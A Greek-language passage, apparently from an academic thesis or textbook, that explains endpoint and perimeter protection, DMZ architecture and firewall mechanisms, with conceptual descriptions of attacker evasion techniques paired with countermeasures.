Η αντιμετώπιση των επιθέσεων εκ των προτέρων ξεκινά με μια ποιοτική άμυνα απέναντι στις απειλές. Αυτό μπορεί να είναι μια προσέγγιση λύσης με πολλαπλά επίπεδα ή η στρατηγικών διασκορπισμού απειλών στο περιβάλλον ασφαλείας. Υπάρχουν επτά τύποι κυβερνοεπιθέσεων που εμφανίζονται συσχετισμένοι με τα επίπεδα του μοντέλου Συμμετρίας Πληροφοριών 2021, όπως φαίνεται στα επίπεδα του Μοντέλου Ανοικτών Συστημάτων Επικοινωνίας (OSI-Model) που δημιουργήθηκε από τον Διεθνή Οργανισμό Τυποποίησης (ISO). Η αντιμετώπιση των κυβερνοεπιθέσεων σήμερα είναι μια προκλητική διαδικασία που απαιτεί προηγμένες τεχνικές και προσεκτική προετοιμασία. Ας το δούμε έτσι: το OSI μοντέλο αναπαριστά έναν τρόπο να οργανώσουμε την ανταλλαγή πληροφοριών σε ένα δίκτυο, σε διάφορα επίπεδα λειτουργίας. Κάθε επίπεδο παρέχει διαφορετικές λειτουργίες και προστασίες. Οι κυβερνοεπιθέσεις μπορούν να στοχεύσουν σε αδύναμα σημεία σε κάθε ένα από αυτά τα επίπεδα.

Πέραν αυτού, βλέπουμε να αναδύονται νέες απειλές στον ψηφιακό κόσμο. Για παράδειγμα, επιθέσεις που εκβιάζουν οργανισμούς για χρήματα εξελίσσονται συνεχώς. Επίσης, οι επιθέσεις στην αλυσίδα εφοδιασμού μέσω cloud περιβαλλόντων ανάπτυξης είναι μια νέα πραγματικότητα. Ενώ τέλος, υπάρχει αυξημένη ανησυχία σχετικά με την ασφάλεια στα δίκτυα 5G και τα σημεία πρόσβασης[23].

5. Μηχανισμοί ασφαλείας στο στόχαστρο

Όταν πρόκειται για τη διαφύλαξη ψηφιακών δεδομένων αξίας, η εφαρμογή μηχανισμών ασφαλείας αποτελεί το θεμέλιο λίθο κάθε ισχυρής στρατηγικής κυβερνοασφάλειας. Οι μηχανισμοί ασφαλείας περιλαμβάνουν ένα ευρύ φάσμα εργαλείων, πρωτοκόλλων και πρακτικών που έχουν σχεδιαστεί για να οχυρώνουν τα συστήματα, τα δίκτυα και τα δεδομένα έναντι πιθανών απειλών και μη εξουσιοδοτημένης πρόσβασης. Η αποτελεσματική τοποθέτηση αυτών των μέτρων ασφαλείας σε ένα σύστημα-στόχο περιλαμβάνει μια σχολαστική διαδικασία αξιολόγησης, επιλογής, ανάπτυξης και συνεχούς ανάλυσης.

Η στρατηγική τοποθέτηση των μηχανισμών ασφαλείας σε έναν στόχο προϋποθέτει μια ολοκληρωμένη κατανόηση της αρχιτεκτονικής του συστήματος, των τρωτών σημείων και των πιθανών επιφανειών επίθεσης. Απαιτεί μια προσαρμοσμένη προσέγγιση όπου διάφορα εργαλεία και πρωτόκολλα ασφαλείας εφαρμόζονται στρατηγικά σε διάφορα επίπεδα του μοντέλου OSI. Είτε πρόκειται για την ενίσχυση των τειχών προστασίας, την εφαρμογή πρωτοκόλλων κρυπτογράφησης, τη διαμόρφωση ισχυρών ελέγχων πρόσβασης, την ανάπτυξη συστημάτων ανίχνευσης εισβολών ή την οχύρωση έναντι επιθέσεων κοινωνικής μηχανικής, κάθε μηχανισμός χρησιμεύει ως σημαντικό αμυντικό στρώμα στην άμυνα έναντι των εξελισσόμενων απειλών στον κυβερνοχώρο[24], [25], [26].

Ωστόσο, η απλή εφαρμογή μέτρων ασφαλείας δεν αρκεί. Η τακτική ανάλυση και αξιολόγηση είναι επιτακτική ανάγκη για να μετρηθεί η αποτελεσματικότητά τους, να εντοπιστούν πιθανές αδυναμίες ή κενά και να προσαρμοστούν στις αναδυόμενες απειλές. Η ανάλυση των μηχανισμών ασφαλείας περιλαμβάνει συνεχή παρακολούθηση, αξιολογήσεις τρωτότητας, δοκιμές διείσδυσης και σχεδιασμό αντιμετώπισης περιστατικών, ώστε να διασφαλίζεται η προληπτική ανίχνευση απειλών και η ταχεία αποκατάσταση. Ωστόσο, η απλή εφαρμογή μέτρων ασφαλείας δεν αρκεί. Η τακτική ανάλυση και αξιολόγηση είναι επιτακτική ανάγκη για να μετρηθεί η αποτελεσματικότητά τους, να εντοπιστούν πιθανές αδυναμίες ή κενά και να προσαρμοστούν στις αναδυόμενες απειλές. Η ανάλυση των μηχανισμών ασφαλείας περιλαμβάνει συνεχή παρακολούθηση, αξιολογήσεις ευπάθειας, δοκιμές διείσδυσης και σχεδιασμό αντιμετώπισης περιστατικών, ώστε να διασφαλίζεται η προληπτική ανίχνευση απειλών και η ταχεία αποκατάσταση.

Σε αυτό το κεφάλαιο υπογραμμίζεται η κρίσιμη σημασία της τοποθέτησης και ανάλυσης των μηχανισμών ασφαλείας στα συστήματα-στόχους. Κοιτώντας απο την πλευρά του επιτιθέμενου και των πιθανών συνεπειών, καταλήγουμε στην ανάγκη για μια πολυεπίπεδη και προσαρμοστική προσέγγιση ασφάλειας που εξελίσσεται παράλληλα με το δυναμικό τοπίο των απειλών στον κυβερνοχώρο, δίνοντας έμφαση τόσο στην εφαρμογή όσο και στη συνεχή αξιολόγηση αυτών των μέτρων για την οχύρωση έναντι πιθανών ευπαθειών και επιθέσεων.

Για να γίνουν αντιληπτοί οι τρόποι εισβολής και διαπεράσματος αμυντικών μηχανισμών αθόρυβα σε έναν στόχο, πρέπει πρώτα να κατανοήσουμε καλύτερα πώς λειτουργούν. Η προστασία τελικού σημείου (Endpoint protection) και η προστασία περιμέτρου (Perimeter protection) είναι δύο θεμελιώδη μέρη μιας πλήρους πολιτικής ασφάλειας στον

κυβερνοχώρο που αποσκοπεί στην προστασία των δικτύων, συστημάτων και δεδομένων από πιθανές απειλές [6].

5.1. Προστασία τελικού σημείου (Endpoint Protection)

Η προστασία τελικού σημείου αναφέρεται σε κάθε τοπική συσκευή ή υπηρεσία που έχει ως αποκλειστικό σκοπό την προστασία ενός και μόνο κεντρικού υπολογιστή στο δίκτυο. Ο κεντρικός υπολογιστής μπορεί να είναι ένας προσωπικός υπολογιστής, ένας εταιρικός σταθμός εργασίας ή ένας διακομιστής στην αποστρατιωτικοποιημένη ζώνη (De-Militarized Zone) ενός δικτύου. Μια De-Militarized Zone (DMZ) ή αποστρατιωτικοποιημένη ζώνη, στο πλαίσιο της δικτύωσης υπολογιστών, είναι ένα φυσικό ή λογικό υποδίκτυο που διαχωρίζει ένα τοπικό δίκτυο (LAN) από άλλα μη αξιόπιστα δίκτυα, όπως το δημόσιο διαδίκτυο. Λειτουργεί ως ένα πρόσθετο επίπεδο ασφάλειας για το εσωτερικό δίκτυο ενός οργανισμού, περιορίζοντας και εκθέτοντας τις υπηρεσίες και τους πόρους του οργανισμού που έχουν εξωτερική επαφή. Η DMZ τοποθετείται συνήθως μεταξύ δύο τειχών προστασίας και έχει σχεδιαστεί για να προστατεύει το εσωτερικό δίκτυο από μη αξιόπιστη κίνηση, επιτρέποντας παράλληλα την πρόσβαση σε εξωτερικά δίκτυα. Οι κεντρικοί υπολογιστές στην DMZ έχουν αυστηρά ελεγχόμενα δικαιώματα πρόσβασης σε άλλες υπηρεσίες εντός του εσωτερικού δικτύου και οι επικοινωνίες μεταξύ των κεντρικών υπολογιστών στην DMZ και του εξωτερικού δικτύου περιορίζονται για την ενίσχυση της ασφάλειας. Παραδείγματα συσκευών τελικού σημείου αποτελούν οι τύποι συσκευών της Εικόνας 14.

Εικόνα 14. Περιβάλλον τελικών σημείων.

Η προστασία του τελικού σημείου έρχεται συνήθως με τη μορφή πακέτων λογισμικού τα οποία περιλαμβάνουν Antivirus Protection, Antimalware Protection (αυτό περιλαμβάνει τα προγράμματα bloatware, spyware, adware, scareware, ransomware), Firewall και Anti-DDOS όλα μαζί, στο ίδιο πακέτο λογισμικού[27].

Οι επιτιθέμενοι μπορούν να αξιοποιήσουν ευπάθειες λογισμικού ή να χρησιμοποιήσουν εξελιγμένο κακόβουλο λογισμικό που μπορεί να παρακάμψει τις παραδοσιακές υπογραφές antivirus. Τεχνικές κοινωνικής μηχανικής, όπως το spear-phishing, μπορούν επίσης να χρησιμοποιηθούν για να εξαπατήσουν τους χρήστες ώστε να απενεργοποιήσουν ή να παρακάμψουν την προστασία των τελικών σημείων, παρέχοντας στους επιτιθέμενους μια άμεση δίοδο στη συσκευή-στόχο.

Για τη διείσδυση στην κατηγορία της προστασίας τελικών σημείων, οι επιτιθέμενοι χρησιμοποιούν προηγμένες τεχνικές εισβολής που εκμεταλλεύονται τα τρωτά σημεία και παρακάμπτουν τους παραδοσιακούς μηχανισμούς άμυνας. Μια διαδεδομένη μέθοδος περιλαμβάνει την εκμετάλλευση ευπαθειών λογισμικού εντός αυτών των εφαρμογών ασφαλείας. Οι επιτιθέμενοι μελετούν σχολαστικά και στοχεύουν σε συγκεκριμένες αδυναμίες στην κωδικοποιημένη βάση, αναζητώντας μη επιδιορθωμένες ή ξεπερασμένες εκδόσεις που μπορεί να κρύβουν γνωστές ευπάθειες. Τεχνικές όπως η έγχυση κώδικα (Code injection), οι επιθέσεις υπερχείλισης buffer ή η εκμετάλλευση ευπαθειών κλιμάκωσης προνομίων (Privilege Escalation) χρησιμοποιούνται για να παραβιάσουν την ακεραιότητα αυτών των λύσεων προστασίας τελικών σημείων.

Για να εξουδετερώσουν τους μηχανισμούς ανίχνευσης βάσει υπογραφών που χρησιμοποιούνται από το λογισμικό προστασίας από ιούς, οι επιτιθέμενοι χρησιμοποιούν τεχνικές που επιτρέπουν την παράκαμψη των παραδοσιακών μέτρων ανίχνευσης. Το πολυμορφικό κακόβουλο λογισμικό (Polymorphic Malware) , για παράδειγμα, αλλάζει συνεχώς τη δομή του κώδικά του, καθιστώντας δύσκολη την αναγνώριση επαναλαμβανόμενων μοτίβων από τις λύσεις προστασίας από ιούς. Ομοίως, οι επιτιθέμενοι μπορεί να χρησιμοποιούν τεχνικές συσκοτισμού (Obfuscation) για να κρύβουν κακόβουλο κώδικα σε φαινομενικά καλοήθη αρχεία, καθιστώντας αναποτελεσματική την ανίχνευση βάσει υπογραφής.

Η κοινωνική μηχανική είναι μια άλλη οδός που εκμεταλλεύονται οι επιτιθέμενοι για να υπονομεύσουν την προστασία των τελικών σημείων. Οι επιθέσεις phishing, για παράδειγμα, στοχεύουν τους χρήστες με παραπλανητικά μηνύματα ηλεκτρονικού ταχυδρομείου ή μηνύματα, εξαπατώντας τους ώστε να εκτελέσουν κακόβουλα αρχεία ή να απενεργοποιήσουν το λογισμικό ασφαλείας. Μόλις εισέλθουν στο σύστημα, οι επιτιθέμενοι μπορούν να χειραγωγήσουν τη διαμόρφωση των ρυθμίσεων antivirus και firewall για να δημιουργήσουν εξαιρέσεις ή να απενεργοποιήσουν κρίσιμα στοιχεία, ανοίγοντας το δρόμο για περαιτέρω εκμετάλλευση.

Επιπλέον, οι επιτιθέμενοι μπορούν να αξιοποιήσουν κακόβουλο λογισμικό χωρίς αρχεία που λειτουργεί στη μνήμη, αποφεύγοντας την ανίχνευση από εργαλεία προστασίας τελικών σημείων που εστιάζουν σε απειλές που βασίζονται σε αρχεία. Το κακόβουλο


λογισμικό χωρίς αρχεία (Fileless malware) μπορεί να εκτελέσει κακόβουλο κώδικα απευθείας στη μνήμη του συστήματος, αφήνοντας ελάχιστα έως καθόλου ίχνη στο δίσκο και περιπλέκοντας τις προσπάθειες ανίχνευσης.

Στην πραγματικότητα, οι τεχνικές εισβολής κατά της προστασίας του τελικού σημείου σε αυτή την κατηγορία απαιτούν σύνθετη κατανόηση των ευπαθειών του λογισμικού, των στρατηγικών αποφυγής και των τακτικών κοινωνικής μηχανικής [28], [29].

5.2. Προστασία Περιμέτρου (Perimeter Protection)

Η προστασία της περιμέτρου παρέχεται συνήθως σε φυσικές ή εικονικές συσκευές στα όρια της περιμέτρου του δικτύου. Αυτές οι ίδιες οι περιφερειακές συσκευές παρέχουν πρόσβαση στο εσωτερικό του δικτύου από το εξωτερικό, με άλλους όρους, από το δημόσιο στο ιδιωτικό.


Μεταξύ αυτών των δύο ζωνών, σε ορισμένες περιπτώσεις, θα βρούμε και μια τρίτη, που ονομάζεται De-Militarized Zone (DMZ), η οποία αναφέρθηκε προηγουμένως. Πρόκειται για μια ζώνη με χαμηλότερο επίπεδο πολιτικής ασφαλείας από αυτή των εσωτερικών δικτύων, αλλά με υψηλότερο επίπεδο εμπιστοσύνης από την εξωτερική ζώνη, που είναι το αχανές Διαδίκτυο. Πρόκειται για τον εικονικό χώρο στον οποίο στεγάζονται οι διακομιστές που απευθύνονται στο κοινό, οι οποίοι ωθούν και αντλούν δεδομένα για τους δημόσιους πελάτες από το Διαδίκτυο, αλλά διαχειρίζονται επίσης από το εσωτερικό και ενημερώνονται με διορθώσεις, πληροφορίες και άλλα δεδομένα για να διατηρούν τις πληροφορίες που εξυπηρετούνται ενημερωμένες και να ικανοποιούν τους πελάτες των διακομιστών.



Εικόνα 15. Παράδειγμα αρχιτεκτονικής προστασίας περιμέτρου.

Στην παραπάνω αναπαράσταση της αρχιτεκτονικής περιμέτρου της Εικόνας 15, παρατηρούμε την τοπολογία που διαδραματίζεται κατά την προσπάθεια επιθέσεων στα επίπεδα αμυντικών μηχανισμών που συνιστώνται.

Η προστασία της περιμέτρου, η οποία περιλαμβάνει τείχη προστασίας και συσκευές στην άκρη του δικτύου, είναι ένα κρίσιμο επίπεδο το οποίο ένας επιτιθέμενος επιδιώκει να παραβιάσει για να αποκτήσει αρχική πρόσβαση στο δίκτυο. Τα τείχη προστασίας, εάν είναι λανθασμένα ρυθμισμένα, μπορεί να επιτρέψουν στους επιτιθέμενους να εκμεταλλευτούν τις ανοικτές θύρες ή να πραγματοποιήσουν σάρωση θυρών για τον εντοπισμό πιθανών αδυναμιών. Οι επιθέσεις DNS, όπως το DNS spoofing ή το cache poisoning, θα μπορούσαν να χρησιμοποιηθούν για να ανακατευθύνουν την κυκλοφορία και να παρακάμψουν τις άμυνες της περιμέτρου. Οι επιτιθέμενοι μπορεί επίσης να στοχεύουν σε ευπάθειες σε υλοποιήσεις εικονικών ιδιωτικών δικτύων (VPN), εκμεταλλευόμενοι αδυναμίες σε πρωτόκολλα κρυπτογράφησης ή μηχανισμούς ελέγχου ταυτότητας για να αποκτήσουν μη εξουσιοδοτημένη πρόσβαση. Στην περίπτωση μιας DMZ, η οποία στεγάζει διακομιστές που έχουν πρόσβαση στο κοινό, οι επιτιθέμενοι μπορεί να επικεντρωθούν στην εκμετάλλευση ευπαθειών σε αυτούς τους διακομιστές για να εδραιωθούν στο δίκτυο. Η λειτουργία του δικτύου DMZ μπορεί να γίνει περισσότερο κατανοητή στην Εικόνα 16.



Εικόνα 16. Διάγραμμα αρχιτεκτονικής δικτύου DMZ.

Το διάγραμμα αρχιτεκτονικής δικτύου DMZ απεικονίζει οπτικά μια διαμόρφωση ασφάλειας δικτύου που χρησιμοποιείται για την προστασία ενός εσωτερικού δικτύου από μη εξουσιοδοτημένη πρόσβαση.

Internet: Αυτό αντιπροσωπεύει το εκτεταμένο δίκτυο έξω από τον οργανισμό σας, συμπεριλαμβανομένων όλων των εξωτερικών χρηστών και υπηρεσιών. Είναι η πηγή εισερχόμενης (εισερχόμενης) και προορισμός εξερχόμενης (εξερχόμενης) κυκλοφορίας.

External Firewall: Αυτό είναι η πρώτη γραμμή άμυνας μεταξύ του δικτύου σας και του Ίντερνετ. Φιλτράρει την εισερχόμενη κυκλοφορία προς τη DMZ, αποκλείοντας την μη εξουσιοδοτημένη πρόσβαση ενώ επιτρέπει στα νόμιμα αιτήματα να φτάσουν στις δημόσιες υπηρεσίες στη DMZ.

DMZ: Ένα τμήμα δικτύου που βρίσκεται ανάμεσα στα εξωτερικά και εσωτερικά τείχη προστασίας. Περιέχει δημόσιες υπηρεσίες (όπως διακομιστές ιστού και email) που πρέπει να είναι προσβάσιμες από το ίντερνετ αλλά επίσης πρέπει να είναι απομονωμένες από το εσωτερικό δίκτυο για λόγους ασφαλείας. Η DMZ εξασφαλίζει ότι αν αυτές οι υπηρεσίες παραβιαστούν, ο επιτιθέμενος έχει ακόμα ένα σημαντικό εμπόδιο για να ξεπεράσει (το εσωτερικό τείχος προστασίας) πριν αποκτήσει πρόσβαση στο εσωτερικό δίκτυο.

Internal Firewall: Αυτό λειτουργεί ως το δεύτερο επίπεδο άμυνας, ελέγχοντας την κυκλοφορία μεταξύ της DMZ και του εσωτερικού δικτύου. Επιτρέπει μόνο συγκεκριμένη κυκλοφορία από τη DMZ προς το εσωτερικό δίκτυο, ελαχιστοποιώντας τον κίνδυνο έκθεσης του εσωτερικού δικτύου σε απειλές.

Internal Network: Αυτό είναι ο πυρήνας του δικτύου του οργανισμού, περιέχοντας ευαίσθητα δεδομένα, εφαρμογές και υπηρεσίες που δεν εκτίθενται στο δημόσιο ίντερνετ. Η πρόσβαση από τη DMZ ρυθμίζεται αυστηρά από το εσωτερικό τείχος προστασίας.

Public Sevices: Αυτές είναι υπηρεσίες που φιλοξενούνται μέσα στη DMZ, όπως διακομιστές ιστού, διακομιστές αλληλογραφίας και διακομιστές DNS, οι οποίες πρέπει να είναι προσβάσιμες από το ίντερνετ αλλά είναι απομονωμένες από το εσωτερικό δίκτυο για λόγους ασφαλείας. Απαντούν σε αιτήματα από το ίντερνετ και, εάν είναι απαραίτητο, επικοινωνούν με το εσωτερικό δίκτυο μέσω του εσωτερικού τείχους προστασίας υπό αυστηρούς κανόνες.

Η ροή της κυκλοφορίας διαχειρίζεται προσεκτικά μέσω αυτών των μερών. Η εισερχόμενη κυκλοφορία από το διαδίκτυο φιλτράρεται από το εξωτερικό τείχος προστασίας, με τα νόμιμα αιτήματα να κατευθύνονται στις δημόσιες υπηρεσίες στη DMZ. Οι απαντήσεις στέλνονται πίσω στο διαδίκτυο, και μόνο συγκεκριμένη, απαραίτητη επικοινωνία επιτρέπεται από τη DMZ στο εσωτερικό δίκτυο μέσω του εσωτερικού τείχους προστασίας. Αυτή η πολυεπίπεδη προσέγγιση ασφαλείας διασφαλίζει ότι το εσωτερικό δίκτυο προστατεύεται από την άμεση έκθεση στους διαδίκτυο, μειώνοντας τον κίνδυνο κυβερνοεπιθέσεων.

Για να επιτύχουν την παράκαμψη της περιμετρικής προστασίας, οι επιτιθέμενοι χρησιμοποιούν διάφορες εξελιγμένες τεχνικές που εκμεταλλεύονται τις αδυναμίες αυτών

των αμυντικών συστημάτων. Μια συνηθισμένη προσέγγιση περιλαμβάνει την παράκαμψη του τείχους προστασίας μέσω μεθόδων όπως ο κατακερματισμός πακέτων ή η δημιουργία σήραγγας. Οι επιτιθέμενοι μπορούν να κατακερματίσουν κακόβουλα πακέτα για να παραπλανήσουν τα τείχη προστασίας, καθιστώντας δυσκολότερο για τα μέτρα ασφαλείας να επιθεωρήσουν και να αποκλείσουν ολόκληρο το ωφέλιμο φορτίο. Οι τεχνικές σήραγγας, όπως η χρήση κρυπτογραφημένων πρωτοκόλλων όπως το SSH ή τα VPN, επιτρέπουν στους επιτιθέμενους να ενθυλακώσουν την κακόβουλη κυκλοφορία μέσα σε φαινομενικά νόμιμα κανάλια επικοινωνίας, παρακάμπτοντας τους κανόνες τείχους προστασίας που ενδέχεται να μην επιθεωρούν διεξοδικά το κρυπτογραφημένο περιεχόμενο.

Μια άλλη τεχνική αποφυγής περιλαμβάνει την εκμετάλλευση ευπαθειών στις ίδιες τις συσκευές περιμέτρου. Εάν τα τείχη προστασίας ή οι δρομολογητές δεν έχουν ρυθμιστεί σωστά ή περιέχουν μη επιδιορθωμένες ευπάθειες, οι επιτιθέμενοι μπορούν να εκτελέσουν στοχευμένες επιθέσεις για να θέσουν σε κίνδυνο αυτές τις συσκευές. Μόλις παραβιαστούν, οι επιτιθέμενοι μπορούν να χειραγωγήσουν τους κανόνες του τείχους προστασίας, να ανακατευθύνουν την κυκλοφορία ή να απενεργοποιήσουν τα χαρακτηριστικά ασφαλείας, επιτρέποντάς τους να εδραιωθούν στο δίκτυο.

Οι επιθέσεις με βάση το DNS αποτελούν μια άλλη οδό διαφυγής. Οι επιτιθέμενοι ενδέχεται να αξιοποιήσουν τη διοχέτευση DNS για να παρακάμψουν τους περιορισμούς του τείχους προστασίας, κωδικοποιώντας κακόβουλα δεδομένα μέσα σε ερωτήματα και απαντήσεις DNS. Αυτό τους επιτρέπει να δημιουργούν κρυφά κανάλια επικοινωνίας που παραμένουν απαρατήρητα από τα παραδοσιακά μέτρα ασφαλείας.

Μάλιστα, οι επιτιθέμενοι μπορούν να εξαπολύσουν επιθέσεις κατανεμημένης άρνησης παροχής υπηρεσιών (Distributed Denial of Service) κατά των περιμετρικών αμυντικών συστημάτων, κατακλύζοντάς τα με πλημμύρα κυκλοφορίας για να προκαλέσουν διακοπές στην παροχή υπηρεσιών και να αποσπάσουν την προσοχή από άλλες απόπειρες εισβολής. Εκμεταλλευόμενοι τις αδυναμίες των στρατηγικών μετριασμού DDoS, οι επιτιθέμενοι μπορούν να δημιουργήσουν μια τακτική αντιπερισπασμού για να περάσουν απαρατήρητοι από την περίμετρο.

5.3. Τείχη Προστασίας (Firewalls)

Τα τείχη προστασίας λειτουργούν με βάση την αρχή της επιθεώρησης των πακέτων δικτύου και της λήψης αποφάσεων βάσει προκαθορισμένων κανόνων. Η **επιθεώρηση κατάστασης (Stateful Inspection)** περιλαμβάνει την παρακολούθηση κατάστασης ενεργών συνδέσεων, επιτρέποντας στο τείχος προστασίας να διακρίνει τη νόμιμη κυκλοφορία από τις πιθανές απειλές. Διατηρώντας ένα αρχείο των εγκατεστημένων συνδέσεων, το τείχος προστασίας μπορεί να αξιολογήσει κατά πόσον τα εισερχόμενα πακέτα ευθυγραμμίζονται με την αναμενόμενη συμπεριφορά μιας εγκατεστημένης σύνδεσης, ενισχύοντας την ικανότητά του να φιλτράρει την κακόβουλη κυκλοφορία.

Το **φιλτράρισμα πακέτων (Packet Filtering)**, ένας θεμελιώδης μηχανισμός τείχους προστασίας, εξετάζει μεμονωμένα πακέτα με βάση χαρακτηριστικά όπως διευθύνσεις IP

πηγής και προορισμού, αριθμούς θυρών και πρωτόκολλα. Αυτή η λεπτομερής εξέταση επιτρέπει στα τείχη προστασίας να επιβάλλουν ελέγχους πρόσβασης και να επιτρέπουν ή να αρνούνται ανάλογα τα πακέτα δεδομένων. Ωστόσο, οι εξελιγμένοι επιτιθέμενοι καταφεύγουν συχνά σε τεχνικές όπως η σάρωση θυρών για να εντοπίσουν ανοικτές θύρες και πιθανά τρωτά σημεία στο σύστημα-στόχο. Η σάρωση θυρών περιλαμβάνει τη συστηματική διερεύνηση μιας σειράς θυρών για την ανακάλυψη υπηρεσιών που ενδέχεται να είναι ευάλωτες σε εκμετάλλευση.

Οι **υπηρεσίες μεσολάβησης (Proxy services)** που χρησιμοποιούνται από ορισμένα τείχη προστασίας λειτουργούν ως μεσάζοντες, διευκολύνοντας την ασφαλή επικοινωνία μεταξύ των χρηστών και του διαδικτύου. Τα proxies όχι μόνο ενισχύουν την ιδιωτικότητα αποκρύπτοντας τις ταυτότητες των χρηστών, αλλά προσθέτουν και ένα επιπλέον επίπεδο ασφάλειας, καθώς επιθεωρούν την κυκλοφορία πριν την προωθήσουν. Η μετάφραση διευθύνσεων δικτύου (Network Address Translation - NAT) είναι μια άλλη τακτική, η οποία χρησιμοποιείται συχνά για τη συσκότιση των εσωτερικών δομών του δικτύου. Αντικαθιστώντας τις εσωτερικές διευθύνσεις IP με μια ενιαία εξωτερική διεύθυνση IP, το NAT περιπλέκει το έργο των επιτιθέμενων που προσπαθούν να εντοπίσουν και να στοχεύσουν συγκεκριμένες συσκευές εντός του δικτύου[30], [31].

Οι επιτιθεμενοι χρησιμοποιούν μια σειρά από τακτικές για να παρακάμψουν τα τείχη προστασίας, με στόχο να παρακάμψουν τις άμυνες του δικτύου και να αποκτήσουν μη εξουσιοδοτημένη πρόσβαση. Μια κοινή τεχνική περιλαμβάνει την εκμετάλλευση ευπαθειών στο επίπεδο εφαρμογής, όπως η SQL injection ή το cross-site scripting. Ενσωματώνοντας κακόβουλο κώδικα σε φαινομενικά νόμιμη κυκλοφορία εφαρμογών, οι επιτιθέμενοι μπορούν να παρακάμψουν τα παραδοσιακά τείχη προστασίας φιλτραρίσματος πακέτων. Τα αντίμετρα κατά αυτών των επιθέσεων σε επίπεδο εφαρμογής περιλαμβάνουν την εφαρμογή τειχών προστασίας εφαρμογών ιστού (Web Application Firewall), τα οποία αναλύουν την κυκλοφορία HTTP στο επίπεδο εφαρμογής, ανιχνεύοντας και αποκλείοντας κακόβουλες δραστηριότητες.

Μια άλλη στρατηγική αποφυγής περιλαμβάνει την αξιοποίηση κρυπτογραφημένης κυκλοφορίας, ιδίως μέσω πρωτοκόλλων όπως το HTTPS. Η κρυπτογραφημένη επικοινωνία μπορεί να αποκρύψει κακόβουλα ωφέλιμα φορτία, καθιστώντας δύσκολη την επιθεώρηση και τον εντοπισμό απειλών από τα παραδοσιακά τείχη προστασίας. Για να το αντιμετωπίσουν αυτό, τα τείχη προστασίας μπορούν να χρησιμοποιούν τη **βαθιά επιθεώρηση πακέτων (Deep Packet Inspection)** με δυνατότητες αποκρυπτογράφησης SSL/TLS, επιτρέποντάς τους να επιθεωρούν το περιεχόμενο της κρυπτογραφημένης κυκλοφορίας για ενδείξεις κακόβουλης συμπεριφοράς.

Απο την άλλη, τα πρωτόκολλα σήραγγας, όπως το Εικονικό Ιδιωτικό Δίκτυο (Virtual Private Network) ή το Secure Shell (SSH), παρέχουν μια άλλη οδό για παράκαμψη δημιουργώντας κρυφά κανάλια που παρακάμπτουν τους συμβατικούς κανόνες τείχους προστασίας. Η παρακολούθηση και η ανίχνευση μη εξουσιοδοτημένων πρωτοκόλλων σήραγγας, καθώς και ο εξονυχιστικός έλεγχος της χρήσης VPN, αποτελούν βασικά αντίμετρα για τον μετριασμό αυτού του κινδύνου.

Το IP spoofing είναι μια κλασική τεχνική αποφυγής όπου οι επιτιθέμενοι χειρίζονται τη διεύθυνση IP προέλευσης στα πακέτα για να εμφανίζονται ως αξιόπιστες οντότητες, παρακάμπτοντας δυνητικά τους ελέγχους πρόσβασης. Για την αντιμετώπιση αυτού του προβλήματος, τα τείχη προστασίας μπορούν να εφαρμόζουν φίλτρα εισόδου και εξόδου, απορρίπτοντας πακέτα με παραποιημένες διευθύνσεις IP στα σύνορα του δικτύου και αποτρέποντας τις επιθέσεις παραποίησης IP.

Οι επιθέσεις κατακερματισμού (Fragmentation) περιλαμβάνουν τη διάσπαση κακόβουλων ωφέλιμων φορτίων σε μικρότερα τμήματα, με στόχο να παρακάμψουν τους κανόνες τείχους προστασίας που επιθεωρούν το περιεχόμενο των πακέτων. Τα τείχη προστασίας που είναι εξοπλισμένα με δυνατότητες επανασυναρμολόγησης πακέτων μπορούν να αντιμετωπίσουν αυτή την τακτική ανακατασκευάζοντας τα κατακερματισμένα πακέτα για συνολική επιθεώρηση και ανίχνευση κακόβουλου περιεχομένου.

